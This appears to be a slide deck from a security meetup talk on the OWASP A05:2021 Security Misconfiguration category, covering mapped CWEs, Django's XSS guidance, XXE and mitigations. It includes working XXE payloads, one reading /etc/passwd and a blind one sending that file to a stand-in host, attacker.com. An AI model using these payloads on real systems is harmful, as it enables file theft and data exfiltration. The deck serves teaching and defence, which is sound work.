A05:2021 – Security Misconfiguration

OWASP Top 10 - Series

Presenter – Jalaj
@ null-meet, Airtel Centre, Gurgaon
28 January 2023

>_ whoami

- Cyber security Enthusiast
- Ex-Suzuki, Ex-Dcm Hyundai (Mech.)
- Codes in C++ and Python
- Exploring new found passion for SOC
- Learning about Threat Hunting
- Bikes
- MMA

OWASP Top 10

The OWASP Top 10 is a de facto industry standard that provides a list of the 10 Most Critical Web Application Security Risks

- Broken Access Control
- Cryptographic Failure
- Injection
- Insecure Design
- Security Misconfiguration
- Vulnerable and Outdated Components
- Identification and Authentication Failures
- Software and Data Integrity Failures
- Security Logging and Monitoring Failures
- Server-Side Request Forgery (SSRF)

Illustrations by Pixeltrue on icons8

Security Misconfiguration

Security Misconfiguration is a very wide category. Anything from Password Length to File Permissions to Hardening the development environment falls under this category. A04:2017 XML External Entity now is a part of this category.

Moving up from #6 in the previous edition, 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.%, and over 208k occurences of a Common Weakness Enumeration (CWE) in this risk category.

List of Mapped CWEs

CWE-2 7PK - Environment

CWE-11 ASP.NET Misconfiguration: Creating Debug Binary

CWE-13 ASP.NET Misconfiguration: Password in Configuration File

CWE-15 External Control of System or Configuration Setting

CWE-16 Configuration

CWE-260 Password in Configuration File

CWE-315 Cleartext Storage of Sensitive Information in a Cookie

CWE-520 .NET Misconfiguration: Use of Impersonation

CWE-526 Exposure of Sensitive Information Through Environmental Variables

CWE-537 Java Runtime Error Message Containing Sensitive Information

CWE-541 Inclusion of Sensitive Information in an Include File

CWE-547 Use of Hard-coded, Security-relevant Constants

CWE-611 Improper Restriction of XML External Entity Reference

CWE-614 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

CWE-756 Missing Custom Error Page

CWE-776 Improper Restriction of Recursive Entity References in DTDs ('XML Entity Expansion')

CWE-942 Permissive Cross-domain Policy with Untrusted Domains

CWE-1004 Sensitive Cookie Without 'HttpOnly' Flag

CWE-1032 OWASP Top Ten 2017 Category A6 - Security Misconfiguration


CWE-1174 ASP.NET Misconfiguration: Improper Model Validation

CWE-16 Configuration

Weaknesses in this category are typically introduced during the configuration of the software.

While integrating a software or using a framework, one should always refer framework manual. Specially the Hardening Guide, Security Guide, Secure Development Guide.
In cloud environment, one should check if defaults open a service which is unnecessary which might cause risk.

https://docs.djangoproject.com/en/4.1/topics/security/


django
The web framework for perfectionists with deadlines.
OVERVIEW
DOWNLOAD
DOCUMENTATION
NEWS
COMMUNITY
CODE
ISSUES
ABOUT
♥ DONATE
Documentation
Search 4.1 documentation (⌘ + K)

Security in Django

This document is an overview of Django's security features. It includes advice on securing a Django-powered site.

Cross site scripting (XSS) protection

XSS attacks allow a user to inject client side scripts into the browsers of other users. This is usually achieved by storing the malicious scripts in the database where it will be retrieved and displayed to other users, or by getting users to click a link which will cause the attacker's JavaScript to be executed by the user's browser. However, XSS attacks can originate from any untrusted source of data, such as cookies or web services, whenever the data is not sufficiently sanitized before including in a page.

Using Django templates protects you against the majority of XSS attacks. However, it is important to understand what protections it provides and its limitations.

Django templates escape specific characters which are particularly dangerous to HTML. While this protects users from most malicious input, it is not entirely foolproof. For example, it will not protect the following:

```
<style class={{ var }}>...</style>
```

If `var` is set to `'class1 onmouseover=javascript:func()'`, this can result in unauthorized JavaScript execution, depending on how the browser renders imperfect HTML. (Quoting the attribute value would fix this case.)

It is also important to be particularly careful when using `is_safe` with custom template tags, the `safe` template tag, `mark_safe`, and when autoescape is turned off.

In addition, if you are using the template system to output something other than HTML, there may be entirely separate characters and words which require escaping.

You should also be very careful when storing HTML in the database, especially when that HTML is retrieved and displayed.

Support Django!

Silvr donated to the Django Software Foundation to support Django development. Donate today!

Contents

XML External Entities (XXE)

The former category for XML External Entities (XXE) is now part of this A05:2021-Security Misconfiguration

The software processes an XML document that can contain XML entities with URIs that resolve to documents outside of the intended sphere of control, causing the product to embed incorrect documents into its output.

XML stands for eXtensible Markup Language

- Human and Machine Readable


- Designed to store and transport data

- Widely used over the internet
    - API’s
    - Design Elements
    - RSS etc…

- Special characters are not allowed inside elements (“<>’)
    - These can be defined as Entities in DTD (Document Type Definition) like a variable and then called multiple times in the document
    - These entities can be defined as to read files on the server or even execute code on the affected system.

- Some alternatives: YAML, JSON etc…

Basic XML example




Note

To: Tove

From: Jani


Heading: Reminder

Body: Don't forget me this weekend!




```xml
 <?xml version="1.0" encoding="UTF-8"?>
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>
```

Malicious XML Entity (Simple)




```xml
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>
  <info>&xxe;</info>
</data>
```

Example of Out-of-band XXE (Blind)



```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY xxe SYSTEM "http://attacker.com/exfiltrate?file=file:///etc/passwd">
]>
<data>
  <info>&xxe;</info>
</data>
```

Document Type Definition can also be defined separately, example- note.dtd



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
    <to>falcon</to>
    <from>feast</from>
    <heading>hacking</heading>
    <body>XXE attack</body>
</note>
```

Mitigation

- Learn the proper settings and read the manual for security configuration needs

- Cloud configuration is especially important and requires proper platform knowledge

- It is recommended to use a XML parser that has been patched against XXE attacks

- Configure all of your XML parsers to disable external entity resolution

- If you can’t verify the config assume it's not secure

Further reading resources & links

“Scan :

Thanks!
Any Questions ?”